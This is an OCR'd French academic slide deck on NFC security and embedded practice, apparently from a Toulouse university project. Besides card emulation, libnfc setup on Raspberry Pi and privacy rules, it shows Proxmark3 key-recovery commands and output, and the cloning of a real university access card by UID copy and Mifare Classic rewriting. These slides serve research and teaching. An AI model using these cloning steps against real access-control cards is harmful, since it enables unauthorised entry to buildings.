
Mode Tag Emulation & Android

- Exemple échanges APDU
  - CardEmulation et CardReader fournis par google
  - AID de l'application: F222222222
  - CardEmuSample.apk http://goo.gl/Ump1bZ
  - CardReadSample.apk http://goo.gl/Nlo1GO



Mode Tag Emulation & Android


- Interrogation de la carte émulée depuis un ACR122 grâce à libnfc
  - Le téléphone Android est bien détecté comme un Tag
  - APDU émis par l'ACR
  - Réponse du terminal Android




  - Dans la réponse nous trouvons
    - l'acquittement de la demande (les 2 derniers octets): 90 00
    - Le code transmis dans le reste de la réponse: 30 30 30 30 31 31 31 31 pour 00001111
  - apdu_example.c http://goo.gl/YMZkWC

Architecture sécurisée d'un terminal NFC

- Host-Controller
  - Application Execution Environment (AEE)
  - Contrôle, communications et périphériques (OS)
- NFC-Controller
  - ContactLess Front-end (CLF)
  - Conversion du signal HF et des données binaires
- Secure Element
  - Trusted Execution Environment (TEE)
  - Environnement sécurisé pour exécuter et stocker des applications et des données




Langer & Roland, Anwendungen und Technik von NFC, Springer, 2010



Failles de sécurité

- Attaques du chiffrement Crypto1 NXP Mifare Classic 1K
  - Reverse Ingenering
  - Faiblesse du générateur pseudo-aléatoire
- Ecoutes passives (sniffing)
  - Pas de chiffrement standard des échanges de données NFC
  - Norme ISO/IEC 13157 pour le chiffrement Peer-To-Peer, mais aucune implémentation
  - Captures de trafic Lecteur/Tag (Proxmark3)
- Clonage de Tags
  - Nombreux contrôles d'accès utilisent seulement l'UID
  - Carte NFC 'chinoise' entièrement réinscriptible (UID compris)
  - Outils matériel Proxmark3
  - Outils logiciel mfcuk, mfoc, nfc-mfclassic




Failles de sécurité

- Clonage carte d'accès de l'Université de Toulouse
  - Contrôle d'accès aux bâtiments, ascenseurs, laboratoires
  - Identification uniquement avec l'UID de la carte
  - Demo http://goo.gl/pRxPdw

- Utilisation matérielle (3min)
  - Proxmark3 NFC/RFID
  - Carte MUT Mifare Classic 1K
  - Carte 'chinoise' Mifare 1K

- Utilisation logicielle (30min)
  - Debian 7.6 64bits
  - NFCLib 1.7.1
  - MFCUK/MFOC



- Récupération d'une clé

```
proxmark3> hf mf mifare
--------------------------------------------------------------------------
Executing command. Expected execution time: 25sec on average  :-)
Press the key on the proxmark3 device to abort both proxmark3 and client.
--------------------------------------------------------------------------
...............
uid(842b47f0) nt(cc08a00b) par(8ff7972fb73f4f27) ks(0f030a0101070b0c) nr(00000000)
|diff|{nr}    |ks3|ks3^5|parity         |
+----+--------+---+-----+---------------+
| 00 |00000000| f |  a  |1,1,1,1,0,0,0,1|
| 20 |00000020| 3 |  6  |1,1,1,0,1,1,1,1|
| 40 |00000040| a |  f  |1,1,1,0,1,0,0,1|
| 60 |00000060| 1 |  4  |1,1,1,1,0,1,0,0|
| 80 |00000080| 1 |  4  |1,1,1,0,1,1,0,1|
| a0 |000000a0| 7 |  2  |1,1,1,1,1,1,0,0|
| c0 |000000c0| b |  e  |1,1,1,1,0,0,1,0|
| e0 |000000e0| c |  9  |1,1,1,0,0,1,0,0|
key_count:1
--------------------------------------------------------------------------
Key found:140418050003

Found valid key:140418050003
proxmark3>
```


- Récupération de l'ensemble des clés

```
proxmark3> hf mf nested 1 0 A 140418050003 d
Testing known keys. Sector count=16
nested...

|---|----------------|---|----------------|---|
|sec|key A           |res|key B           |res|
|---|----------------|---|----------------|---|
|000|  140418050003  | 1 |  bb00bb00bb00  | 1 |
|001|  1a00aa00bb00  | 1 |  bb01bb01bb01  | 1 |
|002|  2a11bb22cc33  | 1 |  bb02bb02bb02  | 1 |
|003|  3a22cc33dd44  | 1 |  bb03bb03bb03  | 1 |
|004|  4a33dd44ee55  | 1 |  bb04bb04bb04  | 1 |
|005|  5a44ee55ff66  | 1 |  bb05bb05bb05  | 1 |
|006|  6a55ff660077  | 1 |  bb06bb06bb06  | 1 |
|007|  7a6600771188  | 1 |  bb07bb07bb07  | 1 |
|008|  8a7711882299  | 1 |  bb08bb08bb08  | 1 |
|009|  9a88229933aa  | 1 |  bb09bb09bb09  | 1 |
|010|  aa9933aa22bb  | 1 |  bb0abb0abb0a  | 1 |
|011|  baaa44bb33cc  | 1 |  bb0bbb0bbb0b  | 1 |
|012|  cabb55cc44dd  | 1 |  bb0cbb0cbb0c  | 1 |
|013|  dacc66dd55ee  | 1 |  bb0dbb0dbb0d  | 1 |
|014|  eadd77ee66ff  | 1 |  bb0ebb0ebb0e  | 1 |
|015|  faee88ff7700  | 1 |  bb0fbb0fbb0f  | 1 |
|---|----------------|---|----------------|---|
Printing keys to binary file dumpkeys.bin...
proxmark3>
```

Failles de sécurité


- Attaque par Relay
  - Les terminaux mobiles proposent de nombreux modes de communication
    - WiFi
    - Bluetooth
    - 4G
    - …
  - Peu de systèmes vérifient la présence physique de la carte



    - Nombreux travaux de recherche en particulier autour des Distance-bounding protocols (mesure temps de réponse lecteur-tag)

NFC Embarqué dans la pratique


- Environnement Linux sur la base Debian
  - Raspberry Pi
  - LibNFC 1.7.1
  - Applications sous Android 4.4.2
- Lecteur NFC externe type ACR122
- Lecteur NFC enfichable type NXP Explorer



NFC Embarqué dans la pratique

- Dématérialisation de carte MUT: contrôle d'accès sécurisé
  - Projet neOCampus - IRIT

UNIVERSITÉ TOULOUSE III PAUL SABATIER



Verrous scientifiques liés à la dématérialisation

- **Sécurisation** de la carte MUT virtuelle
- **Secure Element**
  - Embedded (smartphone)
  - **TEE Cloud** (Trusted Execution Environment)
- Garantir l'**anti-clonage**

NFC Embarqué dans la pratique: Raspberry Pi / ACR122

- Compilation et installation de libnfc
  - git clone https://code.google.com/p/libnfc/

```
sudo autoreconf –vis
sudo ./configure --prefix=/usr --sysconfdir=/etc
sudo make
sudo make install
```

- Détection des devices

```
pi@raspberrypi ~ $ sudo nfc-scan-device
nfc-scan-device uses libnfc libnfc-1.7.1-12-gb978c45
2 NFC device(s) found:
- ACS / ACR122U PICC Interface:
    acr122_usb:001:010
- ACS / ACR122U PICC Interface:
    acr122_usb:001:009
pi@raspberrypi ~ $
```

NFC Embarqué dans la pratique: Raspberry Pi / ACR122

- Interrogation des tags

```
pi@raspberrypi ~ $ sudo nfc-list

nfc-list uses libnfc libnfc-1.7.1-12-gb978c45
NFC device: ACS / ACR122U PICC Interface opened
1 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): 84  2b  47  f0
      SAK (SEL_RES): 08

NFC device: ACS / ACR122U PICC Interface opened
1 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): be  60  45  a8
      SAK (SEL_RES): 08

pi@raspberrypi ~ $
```

NFC Embarqué dans la pratique: Raspberry Pi / ACR122

- Interrogation simultanée des tags sur le même lecteur (déterminisme par l'anticollision)

```
pi@raspberrypi ~ $ sudo nfc-list
nfc-list uses libnfc libnfc-1.7.1-12-gb978c45
NFC device: ACS / ACR122U PICC Interface opened
2 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): be  60  45  a8
      SAK (SEL_RES): 08

ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): 84  2b  47  f0
      SAK (SEL_RES): 08

pi@raspberrypi ~ $
```

NFC Embarqué dans la pratique: Raspberry Pi / ACR122

- Echange de bas niveau ISO DEP 14443-4

```
pi@raspberrypi ~ $ sudo nfc-dep-target
NFC device: ACS / ACR122U PICC Interface opened
NFC device will now act as: D.E.P. (undefined baud ratepassive mode) target:
       NFCID3: 12  34  56  78  9a  bc  de  ff  00  00
           BS: 00
           BR: 00
           TO: 00
           PP: 01
General Bytes: 12  34  56  78
Waiting for initiator request...
Initiator request received. Waiting for data...
Received: Hello World!
Sending: Hello Mars!
Data sent.
pi@raspberrypi ~ $
```

```
pi@raspberrypi ~ $ sudo nfc-dep-initiator
NFC device: ACS / ACR122U PICC Interface
 openedD.E.P. (212 kbpspassive mode) target:
       NFCID3: 12  34  56  78  9a  bc  de  ff  00  00
           BS: 00
           BR: 00
           TO: 09
           PP: 03
General Bytes: 12  34  56  78
Sending: Hello World!
Received: Hello Mars!
nfc_initiator_deselect_target: RF Transmission Error
pi@raspberrypi ~ $
```

NFC Embarqué dans la pratique: Raspberry Pi / ACR122

- Emulation UID

```
pi@new-host-4 ~ $ sudo nfc-emulate-uid

NFC device: ACS / ACR122U PICC Interface opened
[+] Try to break out the auto-emulation, this requires a second NFC device!
[+] To do this, please send any command after the anti-collision
[+] For example, send a RATS command or use the "nfc-anticol" or "nfc-list" tool.
[+] Received initiator command:
[+] Configuring communication
[+] Done, the emulated tag is initialized with UID: DEADBEEF

^C
Aborting current command…

ppi@raspberrypi ~ $ sudo nfc-list
nfc-list uses libnfc libnfc-1.7.1-12-gb978c45
NFC device: ACS / ACR122U PICC Interface opened
1 ISO14443A passive target(s) found:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 04  00
       UID (NFCID3): 08  ad  be  ef
      SAK (SEL_RES): 20
                ATS: 75  33  92  03

pi@raspberrypi ~ $
```

NFC Embarqué dans la pratique: Raspberry Pi / ACR122

- Ecriture tag Mifare Classic avec libnfc
  - Ensemble des secteurs
  - Clés A et B
  - Conditions d'accès


```
root@labnfc:/home/fabrice/proxmark3/client# nfc-mfclassic w a dumpdata1.mfd
NFC reader: ACS / ACR122U PICC Interface opened
Found MIFARE Classic card:
ISO/IEC 14443A (106 kbps) target:
    ATQA (SENS_RES): 00  04
       UID (NFCID1): 84  2b  47  f0
      SAK (SEL_RES): 08
Guessing size: seems to be a 1024-byte card
Writing 64 blocks |................................................................|
Done, 63 of 64 blocks written.
root@labnfc:/home/fabrice/proxmark3/client#
```


NFC Embarqué dans la pratique: Raspberry Pi / NXP Explorer


- Module NXP Explorer
  - Librairie spécifique
  - Incompatible libnfc
  - http://www.nxp.com/demoboard/PNEV512R.html
  - Installateur incompatible ARM, télécharger les sources:
    - http://www.irit.fr/~Fabrice.Peyrard/nfc/nxp-nfc-explorer.tar
  - Activer le module SPI:
    - sudo raspi-config
    - Advanced Options / SPI / <yes>
  - Compilation
    - unzip card_polling.zip
    - cd card_polling/build
    - sudo cmake ../source
    - sudo make
    - Même procédure pour CardEmulation
  - Mode Polling
    - sudo ./card_polling
  - Mode CardEmulation
    - Sudo ./cardEmulation-fb

NFC Embarqué dans la pratique: Raspberry Pi / NXP Explorer

- Emulation de carte
  - Contrôle d'accès par smartphone
  - Renforcé par code PIN
  - Utilisation de messages NDEF
  - DemoCE.apk http://goo.gl/A1wnWb
  - Sources Raspberry http://goo.gl/Pv0e86
  - Sources Android http://goo.gl/89OxyJ








```
pi@raspberrypi ~/Demo_CardEmulation $ ./Add_Tag

/****** Adding of NFC Tag ID for Access Control ******/
-------------------------------------------------------

Present a Mifare TAG over NXP Explorer-NFC board of the Raspberry Pi
MIFARE Classic detected: 84 2B 47 F0
Enter PIN code:1234

UID: 84 2B 47 F0  with PIN code (1234) --> adding

pi@raspberrypi ~/Demo_CardEmulation $ ./Access_Control

/****** Access Control with NFC-Smartphone (Card Emulation) ******/
-------------------------------------------------------------------

Present a NFC-Smartphone over NXP Explorer-NFC board of the Raspberry Pi
UID=84 2B 47 F0, (Authorized !!!)

Present a NFC-Smartphone over NXP Explorer-NFC board of the Raspberry Pi
UID=9D 6C 46 7C, (Bad UID ... unauthorized !)
```

Bilan

- Matériel embarqué en plein essors
  - Sur base ARM: Raspberry Pi, Proxmark
  - Sur base Android: intégration dans les smartphones
  - Problème de compatibilité NXP et Broadcom

- Développement
  - Grande ouverture avec libnfc
  - Pas encore assez ouvert avec NXP Explorer
  - Incompatibilité de libnfc et NXP Explorer
  - Android n'implémente pas l'ensemble des standards NFC Forum
  - Difficultés liées aux différentes versions Android

Verrous scientifiques et technologiques

- Verrous technologiques
  - Standardisation des mécanismes de sécurité des données et des applications NFC
  - Chiffrement, authentification, environnements de confiance
    Trusted Execution Environment (TEE)
  - Compatibilité des puces et lecteurs NFC (NXP, Broadcom)

- Verrous scientifiques
  - Mode Card Emulation (HCE), dématérialisation
  - Secure Element embarqué
  - Infrastructure Cloud de confiance
    Trusted Cloud Infrastructure (TCI)
  - Algorithmes de chiffrement légers

Merci de votre attention !

Aspects de bon usage: recommandation et privacy

- Recommandation de l'encadrement juridique de la RFID/NFC
- Comment désactiver les puces ?
- Existe il des données à caractère personnel ?
- Est-ce que cette puce va être portée sur une personne ?
- Recommandation de mai 2009, puis 2ème framework de 2011
- Le citoyen doit être informé que la RFID est présente.
- La possibilité de désactiver la puce de manière systématique
- Mise en place de PIA (Privacy Impact Assessment), proposer un moyen de prouver que si la puce n'est pas désactivée alors on garantit encore la vie privée.
- Définition de normes sur la privacy, avec une approche par logo pour certifier (Public own awareness)
- Norme en cours de rédaction sur comment rédiger un PIA, définition de niveaux différents sur les données à caractères personnels, puis il s'agit de décrire l'application, où sont les données, les lecteurs, les tags, ça revient à décrire le processus de l'application visée
- Dans le processus il s'agit d'imaginer les menaces possibles, les vulnérabilités, on va obtenir une valeur de risque global, en cas d'insatisfaction et évaluation par la CNIL, on applique des contremesures
- Ce n'est pas uniquement l'exploitant qui doit réaliser le PIA, il faut l'ensemble des utilisateurs direct ou indirect pour rédiger cette évaluation
- Standard in development: BS ISO/IEC 29134 Information technology - Security techniques - Privacy impact assessment - Methodology